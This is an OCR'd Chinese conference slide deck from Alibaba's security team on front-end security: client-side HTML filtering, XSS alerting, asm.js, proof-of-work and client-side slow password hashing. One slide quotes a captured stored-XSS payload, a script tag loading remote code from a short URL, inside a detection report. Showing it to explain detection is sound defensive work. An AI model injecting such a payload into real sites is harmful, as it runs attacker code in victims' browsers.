
QCon全球软件开发大会

International Software Development Conference



QCon
全球软件开发大会

Alibaba Group
阿里巴巴集团

ALIBABA SECURITY AGENCY

前端计算 和 安全防御

@EtherDream | 2015.10

about:me

```
{
   nick: "EtherDream",
   from: "阿里巴巴安全部"
}
```

前端开发

安全研究

Geeker


about:history

CPU: 2G x 4
RAM: 8G

今天

CPU: 500M
RAM: 64M

Hello World



前端利用

网络攻击

Great Cannon

在线挖矿

比特币、虚拟币

科学计算

最大梅森素数、SETI

其他 ....

分担后端

传统

不信任客户端的一切数据，所有计算服务端完成


尝试

设计合理的机制，利用前端资源，分担后端工作

案例：富文本过滤的思考 ……

富文本跨站

跨站攻击，第一次接触网络安全



反思

完整的富文本过滤，应当有如下流程：

HTML 字符串 -> DOM 树

过滤 白名单 外的 节点 和 属性

DOM 树 -> HTML 字符串

简化的流程

出于性能考虑，大多在 字符串层面 过滤

HTML 字符串 -> 正则


能想到的问题

大小写、引号、分隔符 ...

想不到的问题

浏览器私有特征、系统字集、特殊字符 ...

前端过滤


访问用户
HTML 字符串 -> DOMParser -> 过滤
A
B
干净的 DOM
HTML 字符串
提交用户
后端
渲染
只储存，不过滤

前端优势

规则简单

HTML -> DOM，浏览器底层实现。开发者只管白名单。

兼容性强


再畸形的 HTML，也能被 DOMParser 解析。

性能高

DOM 操作，浏览器有充分优化。

换一种角度

跨站攻击难以杜绝，不如增加 预警 机制。



第一时间发现问题

模块	类型	数量	模型
对话框检测	alert	26	/{DDDD}/

报警页面	代码	DOM路径	STACK
http://www.xiami.com/u/29368873?spm=a1z1s.6626001.0.0.SOWkIN	/1/	HTML>BODY>DIV#p-nowrap.personal_bg_v1>DIV#profile_index>DIV.profile_content>DIV.proMain>DIV.proMain_side>DIV#p_contacts.blank30>DIV.usr24_list>UL.clearfix>LI>A>SCRIPT	global code@ME:1139:39


<script src=//t.cn/8kxPt66
www.xiami.com/u/29368873?spm=a1z1s.6626001.0.0.SOWkIN
发现音乐
我的音乐
精选集
电台
音乐人
演出
<script src=//t.cn/8kxPt66></script>
主页
音乐动态
音乐库
登录后即可查看你和<script s
这家伙很懒,个人介绍也没写...
www.xiami.com 上的网页显示:
/1/
确定


启示

安全多面性

换一个角度，有更多的思考方式。

高性能计算

性能，一直是脚本语言的软肋




解释执行

动态类型

沙箱限制

传统方案 — Flash

计算方面，Flash 拥有众多优势



前沿方案 — asm.js

使用语法糖，约定一套 强类型 规范。

asm.js


```
x | 0          =>    int  x
x >>> 0        =>    uint x
```

通过工具生成，例如：emscripten

可接近 Native 的性能

性能对比

效率大致对比



100%	Native
80%	asm.js
60%	Flash
40%	JavaScript

未来方案 — WebAssembly

更标准，更快，兼容性更强

拭目以待 ……

计算的价值

凭空计算，能否创造价值？

无价值：计算结果没有任何用途。

有价值：计算过程的一种认可。

耗时 ≠ 价值

休眠

Sleep(10000)

大循环

while(true)

简单计算

1 + 2 + 3 + … + 100亿

耗时 = 价值

将时间用在有意义的计算上

生产者

计算 不可优化的问题，答案只能穷举，耗费 大量 时间。

鉴定者

只需 少量 时间，检验答案是否正确。

经典案例

求 X
MD5(X) = X

生产者

散列不可预测，答案只能穷举。（大量计算）

鉴定者

代入答案即可校验。（计算一次）

难度可控

结果前 N 个 bit 都是 0

```
MD5('问题' + 答案) = 000000……
```

改变 N 的大小，可调整难度

实际应用

使用工作量，限制发帖频率


打开页面
获得问题
创建计算线程

编写帖子
问题解答中

提交
带上答案


接收
校验答案
是否符合问题

对比验证码




工作量其他用途

口令强化



口令泄露

近年来，拖库 事件频发。



隐私泄露

- 手机、邮箱、身份证 ....
- Hash 后的口令

如果破解出明文口令，可殃及其他账号

破解口令

知道 Hash 算法，就可以 暴力破解

字典

常用的词汇组合，增加猜中的几率。

破解速度

看实际的 Hash 算法。

大并发

使用多线程、GPU 等可以更快。

保护口令

提高 Hash 计算时间 = 增加破解时间

慢 Hash

常见算法：PBKDF2、bcrypt、scrypt ...

可设置 Hash 函数的 工作量，想多慢就多慢。

缺陷

增加服务器计算压力。

前端 Hash

前端

```
key = slow_hash( password )
```

后端

保持不变

注册时 提交 key，而不是 password；登录时 也一样。

如果 key 相同，则说明 password 相同，认证通过。

客户端 无需提供明文口令 也能登录 —— 零知识证明

注意点

不是保护账号

数据泄露后，可以用 key 登录，即使不知道明文口令。

而是保护密码

增加攻击者 还原明文口令 的难度，防止影响其他账号。

后端存储 key 时，使用简单 Hash 算法再处理一次，即可防止 key 泄露

前端 Hash 优点

更难破解

每次 Hash 消耗可观的算力，可增加数千 - 数百万倍的破解成本

降低风险

明文口令 离开浏览器 就不存在，减少泄露环节

频率限制

登录需要一定计算量，限制恶意用户

